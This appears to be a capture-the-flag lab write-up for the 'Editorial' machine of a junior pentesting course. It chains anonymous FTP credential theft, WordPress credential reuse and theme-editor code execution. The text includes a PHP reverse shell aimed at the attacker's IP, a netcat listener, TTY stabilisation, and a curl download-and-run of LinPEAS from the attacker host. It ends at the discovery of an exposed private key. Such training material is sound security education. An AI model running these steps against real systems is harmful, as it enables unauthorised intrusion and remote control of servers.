Editorial (Imprenta): From Anonymous FTP to Root
- Machine
- Editorial / Imprenta
- Platform
- Spartan Labs — CPPJ 101 (Professional Junior Pentesting Course)
- Author
- gerhsec (Gerardo Eliasib Rueda) — Spartan Cybersecurity
- Released
- July 11, 2026
- Writeup published
- July 12, 2026
- Lab
- Spartan Cybersecurity — CPPJ 101
- Next lab
- Angel (pivot from this machine into the internal network)
Objective
Editorial (internally named Imprenta) is an easy-rated Linux machine from Spartan Cybersecurity’s
CPPJ 101 (Professional Junior Pentesting Course) lab set. The goal of the engagement is standard for the
format: enumerate every exposed service, obtain an initial foothold, escalate privileges to root, and
retrieve both the user and root flags.
At a high level, the box is compromised by chaining three separate weaknesses that are common in real-world environments: credentials left in an anonymous FTP share, credential reuse across services, and a world-writable/world-readable file left behind after a backup. None of these require advanced exploit development — the value of this writeup is in showing a clean, methodical enumeration process.
Reconnaissance
As with any engagement, we start with a full TCP port scan to map the attack surface:
sudo nmap -p- 10.10.11.103 -sS -sC -sV -T5 -n -Pn -vvv
Three services are exposed:
| Port | Service | Version |
|---|---|---|
| 21 | FTP | vsFTPd 3.0.3 — anonymous login allowed |
| 22 | SSH | OpenSSH 8.4p1 Debian 5+deb11u1 |
| 80 | HTTP | Apache httpd 2.4.56 (Debian) |
 Full TCP scan — vsFTPd reports
 Anonymous FTP login allowed, which immediately stands out as the first lead.
Browsing to http://10.10.11.103/ on port 80 renders a static-looking blog for a fictitious independent
publication, “blog.editorial”:
 The front page gives no immediate hints of a CMS — deeper enumeration is needed before assuming this is fully static.
Enumeration
FTP — Anonymous Access
The nmap script output already flagged anonymous authentication as permitted, so this is the natural starting point. Anonymous FTP is a classic, low-effort misconfiguration that frequently leaks build artifacts, backups, or — as in this case — credentials.
ftp blog.editorial
# username: anonymous / blank password
cd upload
mget *
 The
The upload/ directory (owned by ftpuser) is both readable and writable by the anonymous account, and
contains a creds.txt file.
cat creds.txt
 A hard-coded credential pair for the user
 g.elias was left inside a publicly writable FTP directory —
a textbook example of sensitive data exposure.
HTTP — Content Discovery
With a plausible credential pair in hand, the next step is finding a login surface where it can be used.
A directory brute-force against port 80 reveals a /wordpress/ path that isn’t linked from the static
front page:
dirb http://10.10.11.103/

dirb uncovers a full WordPress installation under /wordpress/, including wp-admin/, wp-content/
and wp-includes/.
Requesting the WordPress path directly by IP serves a redirect that expects the blog.editorial virtual
host, so /etc/hosts is updated accordingly:
echo "10.10.11.103 blog.editorial" | sudo tee -a /etc/hosts

WordPress Enumeration
With the virtual host resolving correctly, http://blog.editorial/wordpress/ loads a WordPress site
running the Astra theme (version 4.0.2) on top of MySQL:

wpscan is used to aggressively enumerate installed themes, plugins, config backups, database exports and
user accounts:
wpscan --url http://blog.editorial/wordpress \
       --enumerate p,t,u,cb,dbe \
       --plugins-detection aggressive \
       --plugins-version-detection aggressive \
       --no-update
 Besides confirming the
 g.elias username via the RSS feed and the WP REST API (/wp-json/wp/v2/users/),
wpscan flags a secondary — unused — finding worth noting for the remediation section: the bundled
twentytwentyfive theme is outdated and has directory listing enabled.
The confirmed username g.elias lines up with the credentials recovered from the FTP share, so the two
findings converge into a single, testable hypothesis: the FTP credentials are reused for the WordPress
login.
Initial Foothold
Authenticating via Credential Reuse
Submitting the FTP-sourced credentials at http://blog.editorial/wordpress/wp-login.php succeeds:
 Authentication succeeds as
 g.elias, confirming credential reuse between the FTP share and the CMS.
Remote Code Execution via the Theme Editor
The g.elias account has sufficient privileges to reach Appearance → Theme File Editor, which allows
direct editing of PHP files belonging to the active theme. This is a well-known WordPress post-authentication
RCE primitive: any user who can edit theme/plugin PHP files can execute arbitrary code on the underlying
server, since WordPress will happily serve and execute whatever is saved.
A PHP reverse shell (pentestmonkey’s classic payload, generated via revshells.com) is prepared, pointed at the attacker’s host and port:
$ip = '10.10.101.154';
$port = 4444;

The payload replaces the contents of the active Astra theme’s index.php:

Catching the Shell
With a netcat listener running locally:
sudo nc -lvnp 4444
…requesting the now-weaponized theme file triggers execution:
http://blog.editorial/wordpress/wp-content/themes/astra/index.php
 A connection lands back as
 www-data (uid=33), the low-privileged account the web server runs as.
Shell Stabilization

The raw reverse shell is upgraded to a fully interactive TTY for a more usable working session:
script /dev/null -c bash
# Ctrl+Z
stty raw -echo; fg
reset xterm
export SHELL=bash
export TERM=xterm
Post-Exploitation: Pivoting to admin
Local File Enumeration
As www-data, a broad search for text files across the filesystem surfaces two files of interest:
find / -name "*.txt" 2>/dev/null

/home/admin/lowpriv.txt looks like the user flag, but it’s owned by admin and not readable by www-data:
cat /home/admin/lowpriv.txt

At this point, further privilege escalation is required before the flag can be retrieved.
Automated Enumeration with LinPEAS
Rather than enumerating SUID binaries, cron jobs, and file permissions by hand, LinPEAS is transferred to the target through a simple Python HTTP server:
python3 -m http.server 8000

curl http://10.10.101.154:8000/linpeas.sh -o /tmp/linpeas.sh
chmod +x /tmp/linpeas.sh
/tmp/linpeas.sh
LinPEAS immediately flags a critical finding in its SSH/SSL discovery module: a world-readable and world-writable private key sitting inside a backup directory.
